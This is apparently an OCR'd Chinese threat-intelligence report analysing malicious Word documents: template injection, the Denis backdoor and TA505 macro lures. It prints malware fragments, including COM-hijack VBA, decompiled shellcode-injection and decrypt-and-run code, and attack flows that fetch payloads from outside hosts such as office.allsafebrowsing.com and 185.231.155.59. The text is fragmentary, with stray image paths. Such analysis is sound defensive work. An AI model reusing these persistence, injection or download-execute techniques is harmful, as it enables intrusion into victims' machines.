    sAppData = sAppData & "\main_background.png"
    Dim sAppDataNew As String
    sAppDataNew = Chr(34) & sAppData & Chr(34)
```



```
{2D12DD17-6C4E-456E-A953-D210E3C641
{2D1F634B-BA35-4BA0-A3B4-B03AC5FE72
{2D2E24CB-0CD5-458F-86EA-3E6FA22C8E
{2d3468c1-36a7-43b6-ac24-d3f02fd9607a
{2D4156A2-897A-11DB-BA21-001185AD2I
{2D4156A5-897A-11DB-BA21-001185AD2I
{2D5EC63C-1B3E-3EE4-9052-EB0D030354
{2DA6AA7F-8C88-4194-A558-0D36E7FD3E
{2DB47AE5-CF39-43C2-B4D6-0CD8D9094
{2DB5E62B-0D67-495F-8F9D-C2F0188647
{2DCD1DAF-A110-49c0-BFDB-6FDF557B5F
{2DD01740-4034-47B4-B273-944B95278F
{2DD80115-AD1E-41F6-A219-A4F4B583D1
{2DEA658F-54C1-4227-AF9B-260AB5FC35
    InprocServer32
{2DECBCB7-BAC0-316D-9131-43035C5CB
{2DF4B0DE-579D-46B2-9D6E-88AF01E08F
{2dfb3a35-6071-11d1-8c13-00c04fd8d503
```


名称	类型	数据
(默认)	REG_EXPAND_SZ	%SystemRoot%\System32\PlaySndSrv.dll
ThreadingModel	REG_SZ	Both



```
            If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\") = False Then
                myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\", "", "REG_SZ"
            Else
            End If
            myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\", sAppDataNew, "REG_SZ"
        Else
        End If
    End If
    Dim b As String
    Dim a As String
    Dim tableNew As Table
    Set tableNew = ActiveDocument.Tables(1)
    If (iCheck = False) Then
        a = tableNew.Cell(1, 1).Range.Text
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    Else
        a = tableNew.Cell(1, 2).Range.Text
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    End If
End Sub
```

模板注入文档攻击


将编码后的数据解码后，我们发现是一个PE格式的文件，该PE文件是32位的dll，我们使用IDA对该PE文件进行分析，发现只实现了一个功能就是dllmain中加载位于0x10012760处的Shellcode并创建线程执行。




```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00   ................
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
C6 A6 7A D6 82 C7 14 85 82 C7 14 85 82 C7 14 85   Æ¦zÖ‚Ç.…‚Ç.…‚Ç.…
36 5B E5 85 8B C7 14 85 36 5B E7 85 F7 C7 14 85   6[å…‹Ç.…6[ç…÷Ç.…
36 5B E6 85 9A C7 14 85 B9 99 17 84 90 C7 14 85   6[æ…šÇ.…¹™.„.Ç.…
B9 99 11 84 98 C7 14 85 B9 99 10 84 92 C7 14 85   ¹™.„˜Ç.…¹™.„’Ç.…
8B BF 87 85 81 C7 14 85 82 C7 15 85 D9 C7 14 85   ‹¿‡….Ç.…‚Ç.…ÙÇ.…
15 99 1D 84 83 C7 14 85 10 99 EB 85 83 C7 14 85   .™.„ƒÇ.….™ë…ƒÇ.…
82 C7 83 85 83 C7 14 85 15 99 16 84 83 C7 14 85   ‚Çƒ…ƒÇ.….™.„ƒÇ.…
52 69 63 68 82 C7 14 85 00 00 00 00 00 00 00 00   Rich‚Ç.…........
50 45 00 00 4C 01 06 00 86 C0 51 5C 00 00 00 00   PE..L...†ÀQ\....
```

Results - EXE.bt

名字	值	开始	大小	颜色	注释
t IMAGE_DOS_HEADER DosHe…		0h	40h	Fg: Bg:	
t IMAGE_DOS_STUB DosStub		40h	C0h	Fg: Bg:	
t IMAGE_NT_HEADERS NtHea…		100h	F8h	Fg: Bg:	
t IMAGE_SECTION_HEADER S…		1F8h	F0h	Fg: Bg:	



```
HANDLE sub_10001010()
{
  DWORD v0; // eax@1
  HANDLE result; // eax@1
  void *v2; // edi@1
  void *v3; // esi@2

  v0 = GetCurrentProcessId();
  result = OpenProcess(0x1FFFFFu, 0, v0);
  v2 = result;
  if ( result )
  {
    v3 = VirtualAllocEx(result, 0, 0x34ACAu, 0x3000u, 0x40u);
    result = (HANDLE)WriteProcessMemory(v2, v3, &unk_10012760, 0x34ACAu, 0);
    if ( v3 )
      result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v3, 0, 0, 0);
  }
  return result;
}
```




```
signed int __stdcall sub_10001070(int a1, int a2, int a3)
{
  HMODULE v3; // eax@2

  if ( a2 == 1 )
  {
    Sleep(0x2710u);
    v3 = GetModuleHandleA("kernel32.dll");
    GetProcAddress(v3, "CreateThread");
    sub_10001010();
  }
  return 1;
}
```

模板注入文档攻击


在该段ShellCode的ecx+0xfc8处存放着命令行参数以及一个PE文件。

ShellCode首先会将该参数以及PE文件的地址传入SUB_512018函数中，而该函数的功能是在内存中加载传入地址中的PE文件，并将命令行参数传递过去，PE文件根据接收到的命令去执行相关的代码。

该EXE的功能为：接收传送过来的URL后，将URL的数据下载到内存中并解密执行。




```
164De:
      text "UTF-16LE", 'ers\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostDat'
      text "UTF-16LE", 'a32.exe -u https://office.allsafebrowsing.com/fdsw3'
      text "UTF-16LE", '2.png -t 240000',0
```




```
00512000   E8 00000000     call ConsoleA.00512005
00512005   59              pop ecx                               ConsoleA.00512FC8
00512006   83E9 05         sub ecx,0x5
00512009   8D89 C80F0000   lea ecx,dword ptr ds:[ecx+0xFC8]
0051200F   60              pushad
00512010   51              push ecx                              ConsoleA.00512FC8
00512011   E8 02000000     call ConsoleA.00512018
00512016   61              popad
00512017   C3              retn
00512018   55              push ebp
00512019   8BEC            mov ebp,esp
0051201B   81EC EC000000   sub esp,0xEC
地址=00513F90
ecx=00512FC8 (ConsoleA.00512FC8)
```

```
地址      HEX 数据                                          ASCII
00512FC8  02 01 00 00 00 3A 03 00 7B 00 43 00 3A 00 5C 00  ...:..{.C.:.\.
00512FD8  55 00 73 00 65 00 72 00 73 00 5C 00 57 00 49 00  U.s.e.r.s.\.W.I.
00512FE8  4E 00 37 00 55 00 54 00 4C 00 36 00 34 00 5C 00  N.7.U.T.L.6.4.\.
00512FF8  44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00  D.e.s.k.t.o.p.\.
00513008  4D 00 61 00 63 00 72 00 6F 00 5F 00 4E 00 42 00  M.a.c.r.o._.N.B.
00513018  32 00 5F 00 6E 00 65 00 77 00 5C 00 52 00 65 00  2._.n.e.w.\.R.e.
00513028  71 00 75 00 65 00 73 00 74 00 5C 00 50 00 6F 00  q.u.e.s.t.\.P.o.
00513038  73 00 74 00 44 00 61 00 74 00 61 00 33 00 32 00  s.t.D.a.t.a.3.2.
00513048  2E 00 65 00 78 00 65 00 20 00 2D 00 75 00 20 00  ..e.x.e. .-.u. .
00513058  68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00  h.t.t.p.s.:././.
00513068  6F 00 66 00 66 00 69 00 63 00 65 00 2E 00 61 00  o.f.f.i.c.e...a.
00513078  6C 00 6C 00 73 00 61 00 66 00 65 00 62 00 72 00  l.l.s.a.f.e.b.r.
00513088  6F 00 77 00 73 00 69 00 6E 00 67 00 2E 00 63 00  o.w.s.i.n.g...c.
00513098  6F 00 6D 00 2F 00 66 00 64 00 73 00 77 00 33 00  o.m./.f.d.s.w.3.
005130A8  32 00 2E 00 70 00 6E 00 67 00 20 00 2D 00 74 00  2...p.n.g. .-.t.
005130B8  20 00 32 00 34 00 30 00 30 00 30 00 30 00 00 00   .2.4.0.0.0.0...
005130C8  00 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF  ..MZ?.......ÿÿ
005130D8  00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00  ..?.......@.....
005130E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
005130F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01  ................
```


```
0012FE30  00000000
0012FE34  00000000
0012FE38  7FFDF000
0012FE3C  CCCCCCCC
0012FE40  CCCCCCCC
0012FE44  CCCCCCCC
0012FE48  CCCCCCCC
0012FE4C  CCCCCCCC
0012FE50  CCCCCCCC
0012FE54  CCCCCCCC
0012FE58  CCCCCCCC
0012FE5C  CCCCCCCC
0012FE60  CCCCCCCC
0012FE64  CCCCCCCC
0012FE68  CCCCCCCC
0012FE6C  CCCCCCCC
0012FE70  CCCCCCCC
0012FE74  CCCCCCCC
0012FE78  CCCCCCCC
0012FE7C  CCCCCCCC
0012FE80  CCCCCCCC
```



```
((void (__stdcall *)(char *))v15)(&v46);
sub_4010F0 FARPROC __stdcall(HMODULE hModule, LPCSTR lpProcName)
  lpszAgent,
  L"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT %d; WOW64; Trident/7.0; .NET4.0E; .NET4.0C; InfoPath.3; .NET CLR 3.5.3"
   "0729; .NET CLR 2.0.50727; .NET CLR 3.0.30729)",
  v47 + v48);
v16 = wcscmp(lpszAgent, (const unsigned __int16 *)&byte_42E47C);
if ( v16 )
  v16 = -(v16 < 0) | 1;
v45 = 0;
```



```
v30 = (const void *)v29;
v31 = (void (*)(void))VirtualAlloc(0, v28, 0x1000u, 0x40u);
DES((unsigned int)v31, v30, dword_432F88);
v31();
v42 = (const CHAR *)1;
sub_404D59((LPVOID)dwMilliseconds);
```



```
SetErrorMode(0x8007u);
if ( lpszAgent != (LPCWSTR)5 )
{
  v2 = sub_402F40((int)&unk_432470, *(const char **)a2);
  sub_402F40(v2, " -u <Url> -t <TimeToSleep(Milisecond)>");
  return 0;
}
```

攻击流程

打开文档

解码vbs代码到msohtml.log

复制wscript.exe到windows\SysWOW64\msohtml.exe

通过复制的msohtml.exe（wcript.exe）执行msohtml.log脚本

创建计划任务

msohtml.log脚本会把cs数组里的数据和372异或解密后并执行

解密后的脚本作用是下载https://beta.officopedia.com/dr/msg.gif的代码并执行

打开文档

将自身拷贝到temp目录，随机命名

修改注册表禁用宏的安全

打开temp目录下文档，移除宏代码

插入新的宏代码，插入的代码为word中第一段的内容

执行宏代码的x_N0th1ngH3r3函数

该段宏代码功能与上段相同，唯一不同的是插入了word中第二段的内容

执行宏代码的x_N0th1ngH3r3函数

取word中第三段的数据

复制第三段的数据，申请内存空间并执行。

Denis后门

打开文档

加载远程模板

判断是否存在syswow64/cmd.exe

劫持CSID,被劫持的CSID都为{2DEA658F-54C1-4227-AF9B-260AB5FC3543}

把文件从word正文中取出来，经过 base64 解码，释放到%appdata% \main_background.png目录下

文件是32位的一个dll，并执行dllmain

加载位于0x10012760处的shellcode，并创建线程执行。

ShellCode的ecx+0xfc8处存放着命令行参数，以及一个PE文件。

内存加载EXE，将url参数传给EXE

EXE会下载URL的数据，并使用DES解密，并在内存加载后门。

PART 02

TA505

+ + >_ 组织背景

组织来源：	以俄语为主要语言的国家
攻击地域：	东欧地区
攻击目标：	银行，学校，商业机构，金融机构


TA505黑客组织是最早由国外的网络安全公司追踪的网络犯罪组织，主要针对全球金融机构进行攻击活动，进行以窃密或窃取资金为目的经济犯罪活动，该组织近些年活动异常频繁。

虽然该组织不属于地缘政治背景的APT组织，但该组织的攻击手法与使用的技术其实已然达到APT的标准，只是针对的目标不同。

TA505黑客组织比较喜欢采用的攻击方式为：鱼叉式钓鱼邮件，并且擅长使用Office的新特性或冷门功能进行宏攻击，如Excel4.0等。


使用窗口控件隐藏宏代码

该钓鱼文档，和其他文档一样使用迷惑性的图片诱使你启用宏代码。当打开文件时，脚本将访问 *URL* 并执行下载的文件，但是我们可以看到宏代码中并没有下载相关的代码，其实是被隐藏到窗口控件当中去了。



TadaSHC UserForm


(名称)	TadaSHC
BackColor	□ &H8000000F&
BorderColor	■ &H80000012&
BorderStyle	0 - fmBorderStyleNone
Caption	UserForm1
Cycle	0 - fmCycleAllForms
DrawBuffer	32000
Enabled	True
Font	Tahoma
ForeColor	■ &H80000012&
Height	331.5
HelpContextID	0
KeepScrollBarsVisible	3 - fmScrollBarsBoth
Left	0
MouseIcon	(None)
MousePointer	0 - fmMousePointerDefault
Picture	(None)
PictureAlignment	2 - fmPictureAlignmentCenter
PictureSizeMode	0 - fmPictureSizeModeClip
PictureTiling	False
RightToLeft	False
ScrollBars	0 - fmScrollBarsNone
ScrollHeight	0
ScrollLeft	0
ScrollTop	0
ScrollWidth	0
ShowModal	True
SpecialEffect	0 - fmSpecialEffectFlat
StartUpPosition	1 - 所有者中心
Tag	back=001 error=exit /i http://185.231.155.59/rol2 /q OnLoad="c:\windows\calc.exe"



이 문서는 데스크톱 또는 랩톱 버전의 Microsoft Office Word에서만 사용할 수 있습니다.

위의 노란색 막대에서 '편집 사용'버튼을 클릭하십시오.


편집을 활성화 한 후에 위의 노란색 막대에서 "콘텐츠 사용"버튼을 클릭하십시오.

